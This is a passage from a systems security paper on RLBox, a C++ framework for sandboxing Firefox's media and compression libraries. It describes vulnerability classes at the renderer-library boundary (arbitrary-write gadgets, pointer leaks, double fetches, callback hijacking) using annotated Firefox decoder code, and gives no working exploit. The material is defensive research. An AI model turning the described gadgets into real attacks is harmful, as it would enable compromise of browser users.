RLBox supports efficient sandboxing through either software-based-fault isolation or multi-core process isolation. Performance overheads are modest and transient, and have only minor impact on page latency. We demonstrate this by sandboxing performance-sensitive image decoding libraries (libjpeg and libpng), video decoding libraries (libtheora and libvpx), the libvorbis audio decoding library, and the zlib decompression library.

RLBox, using a WebAssembly sandbox, has been integrated into production Firefox to sandbox the libGraphite font shaping library.

1 Introduction

All major browsers today employ coarse grain *privilege separation* to limit the impact of vulnerabilities. To wit, they run *renderers*—the portion of the browser that handles untrusted user content from HTML parsing, to JavaScript execution, to image decoding and rendering—in separate sandboxed processes [3, 33, 40]. This stops web attackers that manage to compromise the renderer from abusing local OS resources to, say, install malware.

Unfortunately, this is no longer enough: nearly everything we care about today is done through a website. By compromising the renderer, an attacker gets total control of the current site and, often, any other sites the browser has credentials for [14]. With services like Dropbox and Google Drive, privilege separation is insufficient even to protect local files that sync with the cloud [24].

Browser vendors spend a huge amount of engineering effort trying to find renderer vulnerabilities in their own code [28]. Unfortunately, many remain—frequently in the dozens of third-party libraries used by the renderer to decode audio, images, fonts, and other content. For example, an out-of-bounds write in libvorbis was used to exploit Firefox at Pwn2Own 2018 [7]. Both Chrome and Firefox were vulnerable to an integer-overflow bug in the libvpx video decoding library [10]. Both also rely on the Skia graphics library, which had four remote code execution bugs until recently [12, 37].

To appreciate the impact of these vulnerabilities and the difficulty of mitigating them, consider a typical web user, Alice, that uses Gmail to read email in her browser. Suppose an intruder, Trudy, sends Alice an email that contains a link to her malicious site, hosted on `sites.google.com`. If Alice clicks on the link, her browser will navigate her to Trudy's site, which can embed an `.ogg` audio track or `.webm` video to exploit vulnerabilities in libvorbis and libvpx and compromise the renderer of Alice's browser. Trudy now has total control of Alice's Gmail account. Trudy can read and send emails as Alice, for example, to respond to password reset requests from other sites Alice belongs to. In most cases, Trudy can also attack cross site [14], i.e., she can access any other site that Alice is logged into (e.g., Alice's `amazon.com` account).

Recent version of Chrome (and upcoming versions of Firefox) support *Site Isolation* [41], which isolates different *sites* from each other (e.g., `*.google.com` from `*.amazon.com`) to prevent such cross-site attacks. Unfortunately, Trudy might still be able to access `{drive,pay,cloud}.google.com`, which manage Alice's files, online payments, and cloud infrastructure—since the renderer that loads the malicious `.ogg` and `.webm` content might still be running in the same process as those origins.

For many sites, Trudy might not even need to upload malicious content to the (trusted) victim origin (`sites.google.com` in our example). Most web applications load content, including images, fonts, and video, from different origins. Of the Alexa top 500 websites, for example, over 93% of the sites load at least one such cross-origin resource (§7.1). And the libraries handling such content are not isolated from the embedding origin, even with Site Isolation [41].

To mitigate these vulnerabilities, we need to harden the renderer itself. To this end, we extend the Firefox renderer to isolate third party libraries in fine grain sandboxes. Using this, we can prevent a compromised library from gaining control of the current origin or any other origin in the browser.

Making this practical poses three significant challenges

across three dimensions. First, *engineering effort*—we need to minimize the upfront work required to change the renderer to use sandboxing, especially as this is multiplied across dozens of libraries; minimizing changes to libraries is also important as this can significantly increase the burden of tracking upstream changes. Second, *security*—the renderer was not built to protect itself from libraries; thus, we have to sanitize all data and regulate control flow between the library and renderer to prevent libraries from breaking out of the sandbox. In our experience, bugs at the library-renderer boundary are not only easy to overlook, but can nullify any sandboxing effort—and other developers, not just us, must be able to securely sandbox new libraries. Finally, *efficiency*—the renderer is performance critical, so adding user-visible latency is not acceptable.

To help us address these challenges, we develop a framework called RLBox that makes data- and control-flow at the library-renderer interface explicit, using types. Unlike prior approaches to sandbox automation that rely on extensive custom analysis frameworks (§8), RLBox is simply a library[1] that leverages the C++ type system and is easy to incorporate into Firefox's predominantly C++ codebase.

Using type information, RLBox can identify where security checks are needed, automatically insert dynamic checks when possible, and force compiler errors for any security checks that require additional user intervention. Our type-driven approach enables a systematic way to migrate Firefox's renderer to use sandboxed libraries and allows RLBox to support secure and efficient sharing of data structures between the renderer and library (e.g., by making shared memory operations safe and by lazily copying data out of the sandbox).

To enable efficient sandboxing, we adapt and evaluate two isolation mechanisms for library sandboxing: software-based fault isolation (SFI) leveraging Google's Native Client (NaCl) [49, 65] and a multi-core process-based approach. We also explore applying sandboxing at different granularities (e.g., per-origin and per-library sandboxing) to find the appropriate balance between security and sandboxing overhead.

To evaluate RLBox, we sandbox several libraries in Firefox: the libjpeg and libpng image decoding libraries, the libvpx and libtheora video decoding libraries, the libvorbis audio decoding library, and the zlib decompression library. Browsing a representative sample of both popular and unpopular websites (§7), we find the end-to-end memory overhead of RLBox to be modest—25% with SFI, 18% with process isolation—and transient, appearing only at content load time. The impact on page latency is small: 3% and 13% with SFI and process isolation, respectively. Our sandboxing does not noticeably impact the video frame rates nor audio decoding bitrate.

Our evaluation shows that retrofitting fine grain isolation, especially using SFI, is practical—and we've been integrating RLBox into production Firefox [51].[2] Since NaCl has been deprecated [17] in favor of WebAssembly (Wasm) [20], our production sandbox also uses Wasm. We used RLBox with this Wasm-based sandbox to isolate the libGraphite font shaping library and are in the process of migrating several others [15, 51]. We describe this effort in Section 9.

Though we developed RLBox to sandbox libraries in Firefox, RLBox is a general library-sandboxing framework that can be used outside Firefox. To demonstrate this, we use RLBox to sandbox libraries in two different contexts: the Apache web server and Node.js runtime. For Apache, we sandbox the libmarkdown library that is used in the mod_markdown module [31]; we find that RLBox with the SFI sandbox increases the tail latency of the Apache server by 10% (4ms) and decreases the throughput by 27% (256 requests/second). For Node.js, we sandbox the C bcrypt library that is used by the JavaScript bcrypt module [38]; we measure RLBox with SFI to impose an overhead of 27% on hashing throughput.

Contributions. We present the case for sandboxing third party libraries in the browser renderer, and potential architectural trade-offs, including our approach (§2). We offer a taxonomy of security pitfalls encountered while migrating the Firefox code base to this architecture that were largely overlooked by previous work (§3), and RLBox, a framework we developed to prevent these pitfalls that leverages the C++ type system to enforce safe data and control flow (§4), and enables an incremental compiler-driven approach to migrating code to a sandboxed architecture (§5). We describe our implementation, including our software fault isolation and multi-core process-based isolation mechanisms (§6), and evaluate the performance of RLBox (§7). We close with a discussion of related work (§8) and our effort upstreaming RLBox into production Firefox (§9).

Availability. All work presented in this paper, including our modified Firefox builds, the RLBox library, and benchmarks are available and open source.[3]

2 Fine grain sandboxing: how and why

Renderers rely on dozens of third-party libraries to support media decoding and other tasks (e.g., decompression, which sites use to optimize page load times and bandwidth consumption). These are written almost exclusively in C and tasked with parsing a wide range of complex inputs. Unsurprisingly, exploitable vulnerabilities in this code are relatively frequent, even after years of scrutiny.

These libraries are a compelling place to employ sandboxing inside the renderer for several reasons. First, media content such as images and video are rich attack vectors, as web applications allow them to be shared pervasively. Over 93% of the Alexa Top 500 websites load such content cross-origin (§7.1). And nearly all forms of social media and peer-to-peer

[1] Our only external tooling is a ~100LOC Clang plugin, described in Section 6.1, that makes up for C++'s currently limited support for reflection on structs.

[2] The Tor team is integrating our patches into the Tor Browser [16].

[3] Available at: https://usenix2020-aec.rlbox.dev.

messaging platforms enable the sharing of images and video.

Next, content libraries can be effectively sandboxed, as they require little privilege to operate, i.e., once these libraries are memory isolated, the harm they can inflict is minimal. For example, an attacker that compromises an image decoding library could at worst change how images display. In contrast, sandboxing a highly privileged component like the JavaScript engine is largely ineffectual. An attacker with control over the JavaScript engine can run arbitrary JavaScript code and thus already has complete control of the web application.

Finally, the existing library-renderer interface provides a natural place to partition code. Compared to coarse grain techniques like privilege separation or Site Isolation, which spin up entire new renderer processes, spinning up a sandbox for a library is very cheap (§7). Moreover, because library sandboxes are only needed during content decoding, their memory overhead is transient.

Isolation strategies. A key question remains: *what grain of isolation should be employed?* In particular, different architectures have different implications for performance and security. Prior to RLBox, Firefox was largely exploring a coarse grain approach to library sandboxing, placing certain media libraries into a single sandboxed media process [33]. This approach has some benefits for performance as there is only one sandbox, but trades off security.

First, the assurance of the sandbox is reduced to that of the weakest library. This is less than ideal, especially when we consider the long tail of infrequently used media libraries required to preserve web compatibility (e.g., Theora) which often contain bugs. Next, the attacker gains the power of the most capable library. Some libraries handle *active content*—zlib, for example, is used to decompress HTTP requests that could contain HTML or JavaScript—as opposed to *passive content* such as images or fonts. Thus compromising a passive library like libvorbis, could still enable powerful attacks—e.g., modify the JavaScript decompressed by zlib. When multiple renderers share a common library sandbox, an intruder can attack across tabs, browsing profiles, or sites. Finally, coarse grain sandboxing does not scale to highly performance-critical libraries, such as libjpeg and libpng (§7.5.2).

RLBox lets us employ more granular sandboxing policies that can address these shortcomings. Its flexibility lets us explore the performance implications of various sandboxing architectures with different isolation mechanisms (§7.4).

In this paper, we largely employ a unique sandbox per `<renderer, library, content-origin, content-type>`. This mitigates many of the problems noted above, while still offering modest memory overheads. Per-renderer sandboxing prevents attacks across tabs and browsing profiles. Per-library ensures that a weakness in one library does not impact any other library. Per-content-origin sandboxing prevents cross origin (and thus cross site) attacks on content. For example, a compromise on `sites.google.com` as discussed in our example in Section 1, should not impact content from `pay.google.com`. Per-content-type sandboxing addresses the problem of passive content influencing active content.

Both finer and coarser grain policies are practically useful, though. In production Firefox, for example, we create a fresh sandbox for each Graphite font instance (§9). But, we also foresee libraries where, say, same-origin is sufficient.

Attacker model. We assume a web attacker that serves malicious (but passive) content—from an origin they control or by uploading the content to a trusted origin—which leads to code execution (e.g., via a memory safety vulnerability) in a RLBox sandbox. RLBox ensures that such an attacker can only affect (corrupt the rendering of and potentially leak) content of the same type, from the same origin. Per-object (or per-instance) sandboxing can further reduce the damage of such attacks. We, however, only use this policy when sandboxing audio, videos, and font shaping—we found the overheads of doing this for images to be prohibitive.

We consider side channels out-of-scope, orthogonal challenges. With side channels, an attacker doesn't need to exploit renderer vulnerabilities to learn cross-origin information, as browsers like Firefox largely do not prevent cross-origin leaks via side channels. FuzzyFox [27] and cross-origin read blocking [41] are promising ways to tackle these channels.

For the same reason, we consider transient execution attacks (e.g., Spectre [26]) out of scope. We believe that our SFI and our process-based isolation mechanisms make many of these attacks harder to carry out—e.g., by limiting transient reads and control flow to the sandbox memory and code, respectively—much like Site Isolation [41]. But, in general, this is not enough: an attacker could potentially exploit code in the renderer to transiently leak sensitive data. We leave the design of a Spectre-robust sandbox to future work.

The protections offered by RLBox are only valid if the Firefox code that interfaces with the sandboxed library code is retrofitted to account for untrusted code running in the library sandbox. As we discuss next, this is usually notoriously difficult to get right. RLBox precisely reduces this burden to writing a series of validation functions. In our attacker model, we assume these functions to be correct.

3 Pitfalls of retrofitting protection

The Firefox renderer was written assuming libraries are trusted. To benefit from sandboxing requires changing our threat model to assume libraries are untrusted, and modify the renderer-library interface accordingly (e.g, to sanitize untrusted inputs).

While migrating to this model we made numerous mistakes—overlooking attack vectors and discovering many bugs only after building RLBox to help detect them. We present a brief taxonomy of these mistakes, with examples drawn from the code snippet illustrating the interface between the renderer's JPEG decoder and libjpeg[4] shown in

[4]We use libjpeg interchangeably with libjpeg-turbo, the faster fork of the

Figure 1. We discuss how RLBox helps prevent these attacks in Section 4.

For the rest of this section, we assume that libjpeg is fully sandboxed or memory isolated, i.e., libjpeg code is restricted from accessing arbitrary memory locations in the renderer process, and may only access memory explicitly dedicated to the sandbox—the *sandbox memory*. The renderer itself can access any memory location including sandbox memory.

3.1 Insecure data flow

Failing to sanitize data. Failing to sanitize data received from libjpeg including function return values, callback parameters, and data read from sandbox shared memory can leave the renderer vulnerable to attack. For example, if the renderer uses the `num_bytes` parameter to the `skip_input_data()` callback on line 25 of Figure 1 without bounds checking it, an attacker-controlled libjpeg could could force it to overflow or underflow the `src->next_input_byte` buffer.

Pointer data is particularly prone to attack, either when pointers are used directly (with C++'s `*` and `->` operators) or indirectly (via memory functions such as `memcpy()` and `memmove()`, array indexing operations, etc.). For example, if the parameter `jd` of `fill_input_buffer()` is not sanitized (line 35), the read of `jd->src` on line 36 becomes an arbitrary-read gadget. In the same callback, if both `jd` and `src` are unsanitized, the write to `src->next_input_byte` on line 39 becomes an arbitrary-write gadget. Similar attacks using the `memmove()` on line 50 are possible.

Missing pointer swizzles. Some sandboxing mechanisms—e.g., NaCl (§6.2) and Wasm (§9)—use alternate pointer representations. Some sandboxing tools e.g., NaCl (§6.2) and Wasm (§9) use alternate pointer representations for efficiency.

Though this is often done for performance, in Wasm's case this is more fundamental: Wasm pointers are 32-bit whereas Firefox pointers are 64-bit. We must translate or *swizzle* pointers to and from these alternate representations when data is transferred between the renderer and the sandboxed libjpeg.

We found that doing this manually is both tedious and extremely error prone. This is largely because pointers can be buried many levels deep in nested data structures. Overlooking a swizzle either breaks things outright, or worse, silently introduces vulnerabilities. For instance, failing to swizzle the nested pointer `mInfo.err` on line 44 prior to dereferencing, can result in a write gadget (whose write-range depends on the precise pointer representation).

Leaking pointers. Leaking pointers from the Firefox renderer to the sandboxed libjpeg can allow an attacker to derandomize ASLR [50] or otherwise learn locations of code pointers (e.g., C++ virtual tables). Together with an arbitrary-write gadget, this can allow an attacker-controlled libjpeg to execute arbitrary code in the renderer.

original libjpeg library which is used in Firefox.

```
1  // InitInternal() registers callbacks
   ↪  for libjpeg to call while decoding an image
2  nsresult nsJPEGDecoder::InitInternal() {
3    ...
4    mInfo.client_data = (void*)this;
5    ...
6    //Callbacks invoked by libjpeg
7    mErr.pub.error_exit = my_error_exit;
8    mSourceMgr.fill_input_buffer = fill_input_buffer;
9    mSourceMgr.skip_input_data = skip_input_data;
10   ...
11 }
12
13 // Adjust output buffers for decoded pixels
14 void nsJPEGDecoder::OutputScanlines(...) {
15   ...
16   while (mInfo.output_scanline < mInfo.output_height) {
17     ...
18     imageRow = ... +
         ↪  (mInfo.output_scanline * mInfo.output_width);
19     ...
20   }
21   ...
22 }
23
24 // Invoked if some input bytes are not needed
25 void skip_input_data (..., long num_bytes) {
26   ...
27   if (num_bytes > (long)src->bytes_in_buffer) {
28     ...
29   } else {
30     src->next_input_byte += num_bytes;
31   }
32 }
33
34 // Invoked repeatedly to get input as it arrives
35 void fill_input_buffer (j_decompress_ptr jd) {
36   struct jpeg_source_mgr* src = jd->src;
37   nsJPEGDecoder* decoder = jd->client_data;
38   ...
39   src->next_input_byte = new_buffer;
40   ...
41   if (/* buffer is too small */) {
42     JOCTET* buf = (JOCTET*) realloc(...);
43     if (!buf) {
44       decoder->mInfo.err->msg_code = JERR_OUT_OF_MEMORY;
45       ...
46     }
47     ...
48   }
49   ...
50   memmove(decoder->mBackBuffer + decoder->mBackBufferLen,
       ↪  src->next_input_byte, src->bytes_in_buffer);
51   ...
52 }
53
54 // Invoked on a decoding error
55 void my_error_exit (j_common_ptr cinfo) {
56   decoder_error_mgr* err = cinfo->err;
57   ...
58   longjmp(err->setjmp_buffer, error_code);
59 }
```

Figure 1: *The renderer-library interface:* this code snippet illustrates the renderer's interface to the JPEG decoder and is used as a running example. The decoder uses libjpeg's streaming interface to decode images one pixel-row at a time, as they are received. Receiving and decoding concurrently is critical for responsiveness.

In our example, the renderer saves pointers to `nsJPEGDecoder` objects in libjpeg `struct`s (line 4), which alone allows an attacker to locate code pointers—the `nsJPEGDecoder` class is derived from the `Decoder` class, which defines virtual methods and thus has a virtual table pointer as the first field. Even initializing callbacks (line 8) could leak pointers to functions and reveal the location of Firefox's code segment[5].

Double fetch bugs. RLBox uses shared memory (§4) to efficiently marshal objects between the renderer and the sandboxed libraries. This, unfortunately, introduces the possibility of double fetch bugs [47, 62, 64].

Consider the `mInfo` object used in Figure 1. Since this object is used by both libjpeg and the renderer, RLBox stores it in shared memory. Now consider the bounds check of `mInfo.output_scanline` on line 16 prior to the assignment of output buffer `imageRow`. In a concurrent libjpeg sandbox thread, an attacker can modify `mInfo.output_scanline` after the check (line 16), and before the value is fetched (again) and used on line 18. This would bypasses the bounds check, leading to an arbitrary-write gadget. While this example is obvious, double-fetch bugs often span function boundaries and are much harder to spot.

3.2 Insecure control flow

Isolation prevents arbitrary control transfers from the sandbox into the renderer. Thus, out of necessity, callbacks for libjpeg must be explicitly exposed. But this alone is not sufficient to prevent attacks.

Corrupted callback state. Callbacks may save state in the sandboxed library. An attacker-controlled libjpeg can abuse the control flow of callbacks by corrupting this state. For example, on line 4 of Figure 1, the renderer stores a pointer to the `nsJPEGDecoder` object into the `client_data` field of `mInfo`. Inside `fill_input_buffer()` this pointer is used to access the `nsJPEGDecoder` object (line 37). Failing to sanitize `client_data` before using it allows an attacker to set the pointer to a maliciously crafted object and hijack control flow when Firefox invokes a virtual method on this object.

Unexpected callback invocation. Security bugs can also occur if an attacker controlled libjpeg invokes a permitted callback at unexpected times. Consider the `my_error_exit()` callback function, which uses `longjmp()` to implement error handling. On line 58, `longjmp()` changes the instruction pointer of the renderer based on information stored in `setjmp_buffer`. If an attacker invokes `my_error_exit()` before `setjmp_buffer` is initialized, they can (again) hijack the renderer control flow.

Callback state exchange attacks. Threading introduces another vector to attack callback state. When Firefox decodes two images in parallel, two decoder threads make calls to libjpeg. Firefox expects libjpeg to invoke the `fill_input_buffer()` callback on each thread with the corresponding `nsJPEGDecoder` object. But, an attacker could supply the same `nsJPEGDecoder` object to both threads when calling `fill_input_buffer()`. If the first thread reallocates the source buffer (line 42), while the second thread is using it to get input bytes, this can induce a data race and use-after-free vulnerability in turn.

[5] Whether callback locations are leaked depends on the underlying sandboxing mechanism. While both our process isolation and NaCl use jump tables and thus do not leak, other sandbox implementations could leak such information.

4 RLBox: automating secure sandboxing

Modifying the Firefox JPEG decoder to guard against all the attacks discussed in Section 3 requires substantial code additions and modifications. Doing this manually is extremely error prone. Moreover, it also makes the code exceedingly fragile: anyone making subsequent changes to the decoder must now have an intimate knowledge of all the necessary checks to have any hope of getting it right. Multiply this by the number of libraries Firefox supports and number of developers working on the renderer, and the problem becomes intractable.

We built the RLBox framework to tackle these challenges. RLBox helps developers migrate and maintain code in the Firefox renderer to safely use sandboxed libraries. We designed RLBox with the following goals in mind:

1. *Automate security checks:* Adding security checks un-assisted is labor intensive and error prone, as discussed (§3). However, most of the sandboxing pitfalls can be detected and prevented through static checks, i.e., through compile-time errors indicating where code needs to be manually changed for security, or eliminated with dynamic checks and sanitizations (e.g., pointer swizzling and bounds checking).

2. *No library changes:* We want to avoid making changes to libraries. When libraries come from third parties we do not necessarily understand their internals, nor do we want to. Additionally, any changes we make to libraries increases the effort required to track upstream changes.

3. *Simplify migration:* Firefox uses dozens of libraries, with occasional additions or replacements. Consequently, we want to minimize the per-library effort of using RLBox, and minimize changes to the Firefox renderer source.

In the rest of the section we give an overview of the RLBox framework and describe how RLBox addresses the pitfalls of Section 3 while preserving these goals.

4.1 RLBox overview

RLBox makes data and control flow at the renderer-sandbox interface explicit through its type system and APIs in order to mediate these flows and enforce security checks across the trust boundary.

RLBox mediates *data flow* with `tainted` types that impose a simple static information flow control (IFC) discipline [42].

This ensures that sandbox data is validated before any potentially unsafe use. It also prevents pointer leaks into the sandbox that could break ASLR.

RLBox mediates *control flow* through a combination of `tainted` types and API design. Tainting, for example, allows RLBox to prevent branching on `tainted` values that have not been validated. API design, on the other hand, is used to restrict control transfers between the renderer and sandbox. For instance, the renderer must use `sandbox_invoke()` to invoke functions in the sandbox; any callback into the renderer by the sandbox must first be registered by the renderer using the `sandbox_callback(callback_fn)` API.

Mediating control and data flow allows RLBox to:

- **Automate security checks:** Swizzling operations, performing checks that ensure sandbox-supplied pointers point to sandbox memory, and identifying locations *where* tainted data must be validated is done automatically.
- **Minimize renderer changes:** `tainted` data validation is enforced only when necessary. Thus, benign operations such as adding or assigning `tainted` values, or writing to tainted pointers (which are checked to ensure they point into the sandbox at creation time) are allowed by RLBox's type system. This eliminates needless changes to the renderer, while still ensuring safety.
- **Efficiently share data structures:** Static checks ensure that shared data is allocated in sandbox memory and accessed via `tainted` types. Data structures received by the renderer sandbox are marshaled lazily; this allows code to access a single field in a shared `struct` without serializing a big object graph. Finally, RLBox provides helper APIs to mitigate double fetches [47, 62] when accessing this data.
- **Assist with code migration:** Compile-time type and interface errors (§5) guide the developer through the process of migrating a library into a sandbox. Each compile error points to the next required code change—e.g., data that needs to be validated before use, or control transfer code that needs to be changed to use RLBox APIs.
- **Bridge machine models:** Sandboxing mechanisms can have a different machine model from the application (e.g., both Native Client and WebAssembly use 32-bit pointers and 32-bit `long`s regardless of the platform); by intercepting all data and control flow we can also automatically translate between the application and sandbox machine models—and for Wasm we do this (§9).

In the rest of this section, we discuss how tainting is used to mediate data flow (§4.2) and control flow (§4.4). We then describe how the renderer can validate and untaint data (§4.3). We detail our implementation as a C++ library later (§6.1).

4.2 Data flow safety

All data originating from a sandbox begins life tainted. Tainting is automatically applied by wrapping data with the `tainted<T>` constructor. Tainting does not change the memory layout of a value, only its type. Once applied, though, tainting cannot be removed. The only way to remove a taint is through explicit validation (§4.3).

In general, RLBox propagates taint following a standard IFC discipline. For example, we propagate taint to any data derived from `tainted` values such as data accessed through a `tainted` pointer, or arithmetic operations when one or more operands are `tainted`. We detail how RLBox implements `tainted` types and taint tracking in the C++ type system in Section 6.1. In the rest of this section we show how RLBox uses tainting to ensure data flow safety.

Data flow into the renderer. To protect the renderer from malicious inputs, all data flows from the sandbox into the renderer are `tainted`. Data primarily flows out of the sandbox through two interfaces. First, `sandbox_invoke()`, the only way to call into the sandbox, taints its return value. Second, the use of `sandbox_callback()`, which permits callbacks into the renderer from the sandbox, statically forces the parameters of callbacks to be `tainted`. Any code failing to follow either of these rules would cause a compilation error.

As an example, consider the JPEG decoder code that calls libjpeg's `jpeg_read_header()` to parse headers shown below:

```
jpeg_decompress_struct mInfo;
int status = jpeg_read_header(&mInfo, TRUE);
```

With RLBox, the second line must be modified to use `sandbox_invoke()`, and `status` must be declared as `tainted`[6]:

```
tainted<int> status = sandbox_invoke(mRLBox,
  ↪  jpeg_read_header, &mInfo, TRUE);
```

In addition to the invoke and callback interfaces, data can flow into the renderer via pointers to sandboxed memory. RLBox, however, forces both these pointers and any data derived from them (e.g., via pointer arithmetic or pointer dereferencing) to be `tainted`—and, as we discuss shortly, using `tainted` pointers in the renderer is always safe.

Data flow into the sandbox. RLBox requires data flowing into sandbox from the renderer to either have a simple numeric type or a `tainted` type. Untainted pointers, i.e., pointers into renderer memory, are not permitted. This restriction enforces a code correctness requirement—sandboxed code only gets pointers it can access, i.e., pointers into sandbox memory—and, moreover, preserves the renderer's ASLR: any accidental pointer leaks are eliminated by construction.

Compile-time errors are used to guide the code changes necessary to use a sandboxed library. To demonstrate this, we continue with the example of JPEG header parsing shown above. To start, note that the `TRUE` parameter to `jpeg_read_header()` can remain unchanged as it has a simple numeric type (in C++). On the other hand, the parameter `&mInfo` points to a `struct` in renderer memory, which libjpeg cannot access; RLBox thus raises a compile-time error.

[6] In this paper, we use full type names such as `tainted<int>` for clarity. In practice, we use C++'s `auto` keyword to make code less verbose.

To address this compilation error, RLBox requires such shared data structures to be allocated in sandbox memory using `sandbox_malloc()`:

```
tainted<jpeg_decompress_struct*> p_mInfo
 ↪  = sandbox_malloc<jpeg_decompress_struct>(mRLBox);
tainted<int> status = sandbox_invoke(mRLBox,
 ↪  jpeg_read_header, p_mInfo, TRUE);
```

Placing shared data structures in sandboxed memory in this way simplifies data marshaling of pointer parameters during function calls—RLBox simply marshals pointers as numeric types, it does not eagerly copy objects. Indeed, this design allows RLBox to automatically generate the marshaling code without any user annotations or pointer bounds information (as required by most RPC-based sandboxing tools). Moreover, RLBox can do all of this without compromising the renderer's safety—renderer code can only access shared sandbox memory via `tainted` pointers.

While RLBox does not allow passing untainted pointers into libjpeg, pointers to callback functions, such as `fill_input_buffer()`, need to be shared with the sandbox—these can be shared either as function call parameters to libjpeg functions, return values from callbacks, or by directly writing to sandbox memory. RLBox permits this without exposing the raw callback pointers to libjpeg, through a level of indirection: *trampoline functions*. Specifically, RLBox automatically replaces each Firefox callback passed to libjpeg with a pointer to a trampoline function and tracks the mapping between the two. When the trampoline function is invoked, RLBox invokes the appropriate Firefox callback on libjpeg's behalf.

Benefits of tainted pointers. By distinguishing pointers to renderer memory from pointers to sandbox memory at the type level with `tainted`, RLBox can automatically enforce several important security requirements and checks. First, RLBox does not permit Firefox to pass untainted pointers to libjpeg. Second, RLBox automatically swizzles and unswizzles pointers appropriately when pointers cross the renderer-library boundary, including pointers in deeply nested data structures. (We give a more detailed treatment of pointer swizzling in Appendix A of [35].) Third, RLBox automatically applies pointer-bounds sanitization checks when `tainted` pointers are created to ensure they always point to sandboxed memory. Together, these properties ensure that we preserve the renderer's ASLR—any accidental pointer leaks are eliminated by construction—and that the renderer cannot be compromised by unsanitized pointers—all `tainted` pointers point to sandbox memory.

4.3 Data validation

RLBox disallows computations (e.g., branching) on `tainted` data that could affect the renderer control and data flow. The Firefox renderer, however, sometimes needs to use data produced by library code. To this end, RLBox allows developers to unwrap `tainted` values, i.e., convert a `tainted<T>` to an untainted `T`, using validation methods. A validation method takes a closure (C++ lambda) that unwraps the tainted type by performing necessary safety checks and returning the untainted result. Unfortunately, it is still up to the user to get these checks correct; RLBox just makes this task easier.

RLBox simplifies the burden on the developer by offering different types of validation functions. The first, `verify(verify_fn)`, validates simple `tainted` value types that have already been copied to renderer memory (e.g., simple values), as shown in this example:

```
tainted<int> status = sandbox_invoke(mRLBox,
 ↪  jpeg_read_header, p_mInfo, TRUE);
int untaintedStatus = status.verify([](int val){
  if (val == JPEG_SUSPENDED ||
      val == JPEG_HEADER_TABLES_ONLY ||
      val == JPEG_HEADER_OK ) { return val; }
  else { /* DIE! */ }
});
if (untaintedStatus == JPEG_SUSPENDED) { ... }
```

Not all `tainted` data lives in renderer memory, though. Validating shared `tainted` data structures that live in sandbox memory is unsafe: a concurrent sandbox thread can modify data after it's checked and before it's used. The `copyAndVerify(verify_fn, arg)` validator addresses this by copying its arguments into renderer memory before invoking the `verify_fn` closure. To prevent subtle bugs where a `verify()` function is accidentally applied to data in shared memory, RLBox issues a compile-time error—notifying the developer that `copyAndVerify()` is needed instead.

The `unsafeUnverified()` function removes tainting without any checks. This obviously requires care, but has several legitimate uses. For example, when migrating a codebase to use sandboxing, using `unsafeUnverified()` allows us to incrementally test our code before all validation closures have been written (§5). Furthermore, `unsafeUnverified()` is sometimes safe and necessary for performance—e.g., passing a buffer of libjpeg-decoded pixel data to the Firefox renderer without copying it out of sandbox memory. This is safe as pixel data is simple byte arrays that do not require complex decoding.

Validation in the presence of double fetches. Though our safe validation functions ensure that sandbox code cannot concurrently alter the data being validated, in practice we must also account for double fetch vulnerabilities.

Consider, for example, migrating the following snippet from the `nsJPEGDecoder::OutputScanlines` function:

```
1 while (mInfo.output_scanline < mInfo.output_height) {
2   ...
3   imageRow = reinterpret_cast<uint32_t*>(mImageData) +
4     ↪(mInfo.output_scanline * mInfo.output_width);
5   ...
6 }
```

Here, `mInfo` is a structure that lives in the sandbox shared memory. Buffer `imageRow` is a pointer to a decoded pixel-row that Firefox hands off to the rendering pipeline and thus must

not be `tainted`. To modify this code, we must validate the results on lines 1 and 4 which are tainted as they rely on `mInfo`. Unfortunately, validation is complicated by the double fetch: a concurrent sandbox thread could change the value of `output_scanline` between its check on line 1 and its use on line 4, for example. Unsafely handling validation would allow the sandbox to control the value of `imageRow` (the destination buffer) and thus perform arbitrary out-of-bounds writes.

We could address this by copying `output_scanline` to a local variable, validating it once, and using the validated value on both lines. But, it's not always this easy—in our port of Firefox we found numerous instances of multiple reads, interspersed with writes, spread across different functions. Using local variables quickly became intractable.

To address this, RLBox provides a `freeze()` method on `tainted` variables and struct fields. Internally, this method makes a copy of the value into renderer memory and ensures that the original value (which lives in sandbox memory), when used, has not changed. To prevent accidental misuse of freezable variables, RLBox disallows the renderer from reading freezable variables and fields until they are frozen. RLBox does, however, allow renderer code to write to frozen variables—an operation that modifies the original value and its copy. Finally, the `unfreeze()` method is used to restore the sandbox's write access.

Unlike most other RLBox features, ensuring that a variable remains frozen imposes some runtime overhead. This is thus a compile-time, opt-in feature that is applied to select variables and **`struct`** fields.

Writing validators. We identify two primary styles of writing validators in our porting Firefox to use sandboxed libraries: we can focus on either preserving application invariants or on preserving library invariants when crossing the trust boundary. We demonstrate these two alternate styles, using the above `OutputScanlines` example.

1. *Maintaining application invariants:* The first focuses on invariants expected by Firefox. To do this, we observe that `imageRow` is a pointer into the `mImageData` buffer and is used as a destination to write one row of pixels. Thus, it is sufficient to ensure that the result of `output_scanline * output_width` is between `0` and `mImageDataSize - rowSize`. This means that the `imageRow` pointer has room for at least one row of pixels.

2. *Checking library invariants:* The second option focuses on invariants provided by libjpeg. This option assumes that the Firefox decoder behaves correctly when libjpeg is well-behaved. Hence, we only need to ensure that libjpeg adheres to its specification. In our example, the libjpeg specification states that `output_scanline` is at most the height of the image: we thus only need to freeze `output_scanline` and then validate it accordingly.

4.4 Control flow safety

As discussed in Section 3, a malicious sandbox could attempt to manipulate renderer control flow in several ways. While data attacks on control flow are prevented by tainting (e.g., it's not possible to branch on a `tainted` variable), supporting callbacks requires additional support.

Control transfers via callbacks. It's unsafe to allow sandboxes to callback arbitrary functions in the renderer. It's also important to ensure they can only call functions which use `tainted` appropriately. Thus, RLBox forces application developers—via compile-time errors—to explicitly register callbacks using the `sandbox_callback()` function. For instance, line 8 in Figure 1, must be rewritten to:

```
mSourceMgr.fill_input_buffer
  ↪  = sandbox_callback(mRLBox,fill_input_buffer);
```

Statically whitelisting callbacks alone is insufficient—an attacker-controlled sandbox could still corrupt or hijack the control flow of the renderer by invoking callbacks at unexpected times. To address this class of attacks, RLBox supports unregistering callbacks with the `unregister()` method. Moreover, the framework provides RAII (resource acquisition is initialization) [55] semantics for callback registration, which allows useful code patterns such as automatically unregistering callbacks after completion of an invoked libjpeg function.

